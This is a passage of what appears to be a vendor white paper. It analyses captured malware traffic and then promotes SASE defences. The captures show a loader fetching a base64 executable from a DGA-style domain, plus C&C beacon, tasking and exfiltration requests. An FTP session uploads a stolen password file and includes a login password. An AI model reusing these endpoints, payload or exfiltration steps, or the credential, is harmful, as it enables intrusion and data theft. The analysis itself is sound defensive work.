


```
GET /avast_update HTTP/1.1
Accept: */*
Connection: close
File-Type: 0
Host: wgcuwcgociewewoo.xyz:1775
User-Agent: cpp-httplib/0.11.2

HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: [redacted] 18:27:53 GMT
Server: nginx/1.10.3 (Ubuntu)
Vary: Origin
X-Request-Id: 292c127e-f17f-44dd-90de-1ccecc46ffd2
Connection: close
Transfer-Encoding: chunked

4f38
TVqQAAMAAAAEAAAA//
8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAOAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFt
IGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAAf0H87W7ERaFuxEWhbsRFoiMMSaRuxEWiIwxRpuLERaOTN7GhasR
Fo5M0Uac2xEWjkzRVpSLERaOTNEmlEsRFoiMMVaX
+xEWiIwxdpWbERaFuxEWhasRFoiMMWaVqxEWiIwxBpQLERaFuxEGj5sBFo5s0UaRSxEWjmzRVpMLERaIzMFWkosxFojMwUaW6xEWiM
zBFpWrERaIzME2lasRFoUmljaFuxEWgAAAAAAAAAAAAAAAAAAAAAUEUAAEwBBQAtny1kAAAAAAAAAAADgAAIhCwEOIwDAUAAAOHEAAA
AAAKrxPAAAEAAAANBQAAAAABAAEAAAAAIAAAYAAAAAAAAABgAAAAAAAAAAgMQAAAQAAJH0wgACAEABAAAQAAAQAAAAABAAABAAAAAA
AAAQAAAAcN68AFAAAADA3rwAGAEAAAAQwQC0AQAAAAAAAAAAAAAAAAAAAAAAAAAgwQBsVAMAQG25ABwAAAAAAAAAAAAAAAAAAAAAAAAA
AAgG25ABgAAACAbLkAQAAAAAAAAAAAAAAAANBQABwGAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAAANi
+UAAAEAAAAMBQAAAEAAAAAAAAAAAAAAAAAAAgAABgLnJkYXRhAACyMWwAANBQAAAybAAAxFAAAAAAAAAAAAAAAAAAQAAAQC5kYXRhA
AAAiPoDAAAQvQAArgEAAPa8AAAAAAAAAAAAAAAAAEAAAMAucnNyYwAAALQBAAAAEMEAAAIAAACkvgAAAAAAAAAAAAAAAABAAABALnJ
lbG9jAABsVAMAACDBAABWAwAApr4AAAAAAAAAAAAAAAAAQAAAQgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIN8ygT
yD4PuHQAAg3zCBPIPg+MdAADyDxAEwoPGBGYPLgTKdgsPt0b+jbSGAAD+/4sGD7bMD7bog8YEwegQ/
ySrg3zKBPIPg60dAACDfMIE8g+Doh0AAPIPEATCg8YEZg8uBMp3Cw+3Rv6NtIYAAP7/iwYPtswPtuiDxgTB6BD/JKuDfMoE8g
+DbB0AAIN8wgTyD4NhHQAA8g8QBMKDxgRmDy4EynILD7dG/o20hgAA/v+LBg+2zA
+26IPGBMHoEP8kq4N8ygTyD4MrHQAAg3zCBPIPgyAdAADyDxAEwoPGBGYPLgTKcwsPt0b+jbSGAAD+/4sGD7bMD7bog8YEwegQ/
ySri2zCBIPGBIP98nMxg3zKBPJzKvIPEATKZg8uBMJ6DXULD7dG/o20hgAA/v+LBg+2zA+26IPGBMHoEP8kq4P99Q
```

Figure 5: Algorithmic Generated Domain Used to Download Malicious Code

The loader connects to the host with a domain name that was generated earlier using DGA on the TCP port 1775. As a result, the remote host responded successfully and allows downloading of malicious components onto the compromised end-user system. At this point, the loader performed its operation as expected by fetching malicious payload (core malware) from the attacker-registered domain as a part of the malware distribution network.


Once the payload is executed in the system, it starts Command and Control (C&C) [5] communication. The first step in the communication is to send a beacon as a part of initial communication to let the C&C server know that the loader has successfully installed the payload on the end-user system and now it is fully compromised. Figure 6 shows the HTTP communication which GET request is sent to the web resource hosted on the same host.



```
GET /api/client_hello HTTP/1.1
Accept: */*
Connection: close
Host: wgcuwcgociewewoo.xyz:1775
User-Agent: cpp-httplib/0.11.2

HTTP/1.1 200 OK
Content-Length: 12
Content-Type: text/plain; charset=utf-8
Date: [redacted] 18:27:47 GMT
Server: nginx/1.10.3 (Ubuntu)
Vary: Origin
X-Request-Id: b34e6238-c434-4f3c-b397-fe186c81deae
Connection: close

{"ok":true}
```

Figure 6: Malicious Code Installed on the Compromised System Sends Beacon for Confirming Infection


As a result, the C&C server responds back with 200 OK messages highlighting that the beacon signal from the payload running on the compromised system has been received and the end-user has now become part of the infected network. The next step involves sending some loader information with UUID to ask the C & C server for specific task operation codes as presented in the figure 7.



```
POST /tasks/get_worker HTTP/1.1
Accept: */*
Connection: close
Content-Length: 68
Content-Type: application/json
Host: wgcuwcgociewewoo.xyz:1775
User-Agent: cpp-httplib/0.12.1

{"loader_id":"label7","uuid":"c5de1ad2-e857-4d1a-b9ed-89f991b8fab0"}HTTP/1.1 200 OK
Content-Length: 39
Content-Type: text/plain; charset=utf-8
Date: [redacted] 18:27:59 GMT
Server: nginx/1.10.3 (Ubuntu)
Vary: Origin
X-Request-Id: aa1bd674-2076-4f25-bc13-e571c0270b6b
Connection: close

{"ok":{"1001":{},"1002":{},"1003":{}}}
```

Figure 7: Malicious Code Installed on the Compromised System Transmits Loader Information to the C&C Server

The C&C server responds back with the codes that are operation codes such as “1001”, “1002” and “1003”. These operation codes map to execution of specific tasks in the compromised end-user system. Figure 8 represents how exactly the payload transmits stolen information to the C&C server.



```
POST /tasks/collect HTTP/1.1
Accept: */*
Connection: close
Content-Length: 148
Content-Type: application/json
Host: wgcuwcgociewewoo.xyz:1775
User-Agent: cpp-httplib/0.12.1

{"status":true,"task_result":"eyJjaHJvbWUiOm51bGwsImVkZ2UiOm51bGwsImZpcmVmb3giOm51bGx9","type":"1003",
"uuid":"c5de1ad2-e857-4d1a-b9ed-89f991b8fab0"}HTTP/1.1 200 OK
Content-Length: 12
Content-Type: text/plain; charset=utf-8
Date: [redacted] 18:28:07 GMT
Server: nginx/1.10.3 (Ubuntu)
Vary: Origin
X-Request-Id: 5f714661-129e-46cb-95bc-cd5cbb71ef95
Connection: close

{"ok":true}
```


Figure 8: Malicious Code Installed on the Compromised System Executes Task and Transmits Results to the C&C Server

The malicious payload executes the task mapped to the operation code type “1003” with the “task_result” and exfiltrated the information to the C&C server. Once the C&C server receives the stolen information (results from the executed task), it updates the malicious payload with HTTP response “200” highlighting that information is stored in the C&C server.

Detecting and mitigating malicious DNS communication necessitates advanced threat intelligence, anomaly detection mechanisms, and the ability to scrutinize DNS traffic patterns for irregularities. Organizations must implement robust security measures to monitor and analyze DNS requests and responses, promptly identifying and neutralizing threats exploiting DNS communication channels to bolster the overall resilience of their cybersecurity defenses.

Case Study 3: Malicious Communication by an Advanced Threat using FTP


Malicious code can exfiltrate data via FTP by exploiting the protocol's legitimate file transfer capabilities. The malicious code is programmed with the details of an FTP server controlled by the attackers. This includes the FTP server's address, port, username, and password. The malicious code establishes a connection to the predefined FTP server using the FTP protocol. This connection may be initiated through standard FTP commands or more covert methods. Figure 9 reflects an actual data exfiltration occurring over FTP channel via the malicious code.



```
10.11.22.101    188.114.97.3    TCP        54 49688 → 443 [RST, ACK] Seq=425 Ack=8074875 Win=0 Len=0
10.11.22.101    10.11.22.1      DNS        77 Standard query 0x56d8 A ftp.siscop.com.co
10.11.22.1      10.11.22.101    DNS        93 Standard query response 0x56d8 A ftp.siscop.com.co A 51.222.104.17
10.11.22.101    51.222.104.17   TCP        66 49699 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
51.222.104.17   10.11.22.101    TCP        66 21 → 49699 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1338 SACK_PERM=1 WS=128
10.11.22.101    51.222.104.17   TCP        54 49699 → 21 [ACK] Seq=1 Ack=1 Win=262144 Len=0
51.222.104.17   10.11.22.101    FTP       374 Response: 220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
10.11.22.101    51.222.104.17   FTP        84 Request: USER [redacted]phile@siscop.com.co
51.222.104.17   10.11.22.101    TCP        54 21 → 49699 [ACK] Seq=321 Ack=31 Win=29312 Len=0
51.222.104.17   10.11.22.101    FTP       110 Response: 331 Use[redacted]e@siscop.com.co OK. Password required
10.11.22.101    51.222.104.17   FTP        73 Request: PASS +5s48Ia2&-(t
51.222.104.17   10.11.22.101    TCP        54 21 → 49699 [ACK] Seq=377 Ack=50 Win=29312 Len=0
51.222.104.17   10.11.22.101    FTP        97 Response: 230 OK. Current restricted directory is /
10.11.22.101    51.222.104.17   FTP        68 Request: OPTS utf8 on
10.11.22.101    51.222.104.17   TCP        68 [TCP Retransmission] 49699 → 21 [PSH, ACK] Seq=50 Ack=420 Win=261632 Len=14
51.222.104.17   10.11.22.101    FTP        75 Response: 504 Unknown command
10.11.22.101    51.222.104.17   FTP        59 Request: PWD
51.222.104.17   10.11.22.101    TCP        66 [TCP Dup ACK 9971#1] 21 → 49699 [ACK] Seq=441 Ack=64 Win=29312 Len=0 SLE=50 SRE=64
51.222.104.17   10.11.22.101    TCP        54 21 → 49699 [ACK] Seq=441 Ack=69 Win=29312 Len=0
51.222.104.17   10.11.22.101    FTP        88 Response: 257 "/" is your current location
10.11.22.101    51.222.104.17   FTP        62 Request: TYPE I
51.222.104.17   10.11.22.101    FTP        84 Response: 200 TYPE is now 8-bit binary
10.11.22.101    51.222.104.17   FTP        60 Request: PASV
51.222.104.17   10.11.22.101    FTP       104 Response: 227 Entering Passive Mode (51,222,104,17,245,22)
10.11.22.101    51.222.104.17   TCP        66 49700 → 62742 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.11.22.101    51.222.104.17   TCP        54 49699 → 21 [ACK] Seq=83 Ack=555 Win=261632 Len=0
51.222.104.17   10.11.22.101    TCP        66 62742 → 49700 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1338 SACK_PERM=1 WS=128
10.11.22.101    51.222.104.17   TCP        54 49700 → 62742 [ACK] Seq=1 Ack=1 Win=262144 Len=0
10.11.22.101    51.222.104.17   FTP       110 Request: STOR PW_user1-DESKTOP-USER1PC_2023_11_22_16_36_35.html
51.222.104.17   10.11.22.101    FTP        84 Response: 150 Accepted data connection
10.11.22.101    51.222.104.17   FTP-DATA  342 FTP Data: 288 bytes (PASV) (STOR PW_user1-DESKTOP-USER1PC_2023_11_22_16_36_35.html)
10.11.22.101    51.222.104.17   TCP        54 49700 → 62742 [FIN, ACK] Seq=289 Ack=1 Win=262144 Len=0
10.11.22.101    51.222.104.17   TCP        54 49699 → 21 [ACK] Seq=139 Ack=585 Win=261632 Len=0
51.222.104.17   10.11.22.101    FTP       148 Response: 226-File successfully transferred
51.222.104.17   10.11.22.101    TCP        54 62742 → 49700 [ACK] Seq=1 Ack=289 Win=30336 Len=0
51.222.104.17   10.11.22.101    TCP        54 62742 → 49700 [FIN, ACK] Seq=1 Ack=290 Win=30336 Len=0
10.11.22.101    51.222.104.17   TCP        54 49700 → 62742 [ACK] Seq=290 Ack=2 Win=262144 Len=0
```

Figure 9: FTP Protocol is Used to Exfiltrate Data

Let's understand in more detail. The malware uses FTP commands to upload the collected data to the FTP server. The data may be encapsulated or compressed to reduce its size and facilitate faster transfer. Malware authors may employ evasion techniques to avoid detection. This can include disguising the malicious traffic by employing encryption to obfuscate the data being transferred. Figure 10 provides a complete FTP session generated by malicious code to exfiltrate "PW_user1-DESKTOP-USER1PC_2023_11_22_16_36_35.html" file containing sensitive information from the compromised system. The file is transmitted using encrypted FTP sessions over TLS by setting connection using TCP port 21.



```
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 4 of 50 allowed.
220-Local time is now 11:36. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
USER [redacted]hile@siscop.com.co
331 User [redacted]le@siscop.com.co OK. Password required
PASS +5s48Ia2&-(t
230 OK. Current restricted directory is /
OPTS utf8 on
504 Unknown command
PWD
257 "/" is your current location
TYPE I
200 TYPE is now 8-bit binary
PASV
227 Entering Passive Mode (51,222,104,17,245,22)
STOR PW_user1-DESKTOP-USER1PC_[redacted]16_36_35.html
150 Accepted data connection
226-File successfully transferred
226 0.095 seconds (measured here), 2.95 Kbytes per second
```

Figure 10: FTP Session Highlighting the Complete Details on Exfiltrating Data via Uploading Files

In this case, the malicious code connects to the FTP server's control port (usually port 21) and sends a PASV command. The PASV command requests the server to enter passive mode and provide an IP address and port number for the data connection. PASV mode is often preferred in scenarios where the infected system is behind a firewall. The attackers select the passive mode for exfiltrating data because it reduces the likelihood of firewall-related issues and potential challenges associated with active mode.

Unified SASE a Service as an Integrated Protection

SASE can help implement security controls to thwart malicious communication by disrupting the cyber kill chain in multiple ways. SASE enables:

- Dynamic policy enforcement based on contextual factors such as user identity, device posture, and network conditions. Policies can be adapted in real-time to respond to evolving security threats, enhancing the ability to prevent data exfiltration
- Content inspection capabilities to analyze the content of protocol communications.
- Organizations to extend security policies and enforcement to users and devices regardless of their location. This is especially crucial in today's distributed and remote work environments.
- Integrated firewall and intrusion prevention capabilities. These features help monitor network traffic, detect anomalies, and block malicious activities, including unauthorized data transfers.
- Inspecting and filtering of web traffic using Secure Web Gateways. SWGs can detect and block malicious activities, including attempts to exfiltrate data via various protocols, by analyzing the content and context of the data transfers.
- Monitoring and controlling the transfer of sensitive data using Data Leakage Prevention (DLP) solutions. DLP policies can identify and block attempts to send sensitive information via different protocols, helping to prevent data exfiltration.
- Organizations to employ the Zero Trust security model, which assumes that no user or system, even if inside the corporate network, should be trusted by default. This approach minimizes the risk of unauthorized data access and exfiltration.

Unified SASE as a Service to the Rescue: Observability and Security

Observability and security are two critical aspects in the realm of information technology and system management. Observability refers to the ability to gain insights into the internal state of a system by analyzing its outputs or external behavior. In the context of IT systems, observability is essential for troubleshooting, debugging, and optimizing performance. This involves collecting and analyzing data from various sources, such as logs, metrics, and traces, to provide a comprehensive view of system health and functionality. On the other hand, security is paramount in safeguarding systems, networks, and data from unauthorized access, attacks, and breaches. A robust security framework involves implementing measures such as encryption, access controls, and regular security audits to ensure the confidentiality, integrity, and availability of sensitive information. The increasing complexity of IT environments and the evolving threat landscape make it imperative to adopt proactive security measures to identify and mitigate potential risks.

SASE provides a unified framework that combines network security functions with wide-area networking capabilities. This integration enhances both observability and security using SASE by:

- Incorporating contextual information, such as user identity, device type, location, and application usage. This contextual awareness enhances observability by providing a deeper understanding of the context in which network and security events occur.
- Focusing on user-centric observability, allowing organizations to track user behavior, application usage, and data access patterns. This helps in identifying normal user behavior and detecting deviations that may indicate security incidents.
- Consolidating network security and wide-area networking into a single cloud-native service. This unified approach enables a comprehensive view of network traffic and security events across the entire organization.
- Integrating threat intelligence feeds to stay updated on the latest cybersecurity threats. This integration enhances security observability by enabling the identification and response to known threats in real-time.
- Enabling dynamic policy enforcement based on real-time insights and contextual information. This dynamic approach enhances security by adapting policies to changing conditions, ensuring that security measures align with the evolving threat landscape.
- Including security orchestration capabilities, allowing organizations to automate responses to security incidents. Automation enhances both security and observability by enabling rapid and consistent reactions to identified threats.

- Providing tools and features that facilitate incident response and investigation. Security teams can analyze historical data, investigate incidents, and gain insights into the root causes of security events, contributing to improved observability and proactive threat mitigation.

- Relying on a Zero Trust security model, which means that trust is never assumed, and verification is required from anyone trying to access resources. This model enhances both security and observability by minimizing the attack surface and closely monitoring all interactions, regardless of the user's location.

Interestingly, observability and security are interconnected. Observability tools and practices not only aid in monitoring system performance but also contribute to the detection of security incidents by identifying anomalies and patterns indicative of malicious activity. Conversely, security measures enhance observability by ensuring that sensitive information remains protected and that any deviations from normal behavior can be promptly addressed. Striking a balance between observability and security is crucial for maintaining a resilient and efficient IT infrastructure in the face of evolving technological challenges and cyber threats.

Conclusion

Preventing malicious communication is a paramount concern for organizations seeking to secure their sensitive information, and SASE proves instrumental in this endeavor. SASE's integrated security services provide a multifaceted approach to thwart data exfiltration attempts effectively. By leveraging advanced technologies such as DLP, SASE can inspect and analyze outgoing network traffic in real-time. DLP capabilities enable the identification and classification of sensitive data, ensuring that it does not traverse the network unchecked. Additionally, SASE's robust access controls, coupled with identity-based policies and a Zero Trust Architecture, enforce granular restrictions on user access and activities, minimizing the risk of unauthorized data exfiltration. The cloud-native nature of SASE further enables organizations to extend these security measures seamlessly to remote and branch locations. Through a combination of encryption, behavior analytics, and continuous monitoring, SASE serves as a proactive defense mechanism, fortifying organizations against the impacts of malicious communication in an era where securing sensitive information is paramount.

References

[1] What is SASE and Unified SASE as a Service?,
https://www.aryaka.com/sase/

[2] Zero Trust Architecture,
https://nvlpubs.nist.gov/nistpubs/specialpublications/NIST.SP.800-207.pdf

[3] DGAs die hard: detecting malicious domains using AI,
https://www.magonlinelibrary.com/doi/abs/10.12968/S1353-4858%2822%2970042-6

[4] DNS Tunneling for Network Penetration,
https://dl.acm.org/doi/10.1007/978-3-642-37682-5_6

[5] Cybercrime at a Scale: A Practical Study of Deployments of HTTP-Based Botnet Command and Control Panels, https://ieeexplore.ieee.org/abstract/document/7981519

[6] A Cloud-native Architecture for Replicated Data Services,
https://dl.acm.org/doi/10.5555/3485849.3485868

© COPYRIGHT 2015-2025 ARYAKA NETWORKS, INC. ALL RIGHTS RESERVED.

About Aryaka Networks

Aryaka is the leader in delivering Unified SASE as a Service, a fully integrated solution combining networking, security, and observability. Built for the demands of Generative AI as well as today's multi-cloud hybrid world, Aryaka enables enterprises to transform their secure networking to deliver uncompromised performance, agility, simplicity, and security. Aryaka's flexible delivery options empower businesses to choose their preferred approach for implementation and management. Hundreds of global enterprises, including several in the Fortune 100, depend on Aryaka for their secure networking solutions. For more on Aryaka, please visit www.aryaka.com

Schedule a Free Network Consultation with an Aryaka Expert

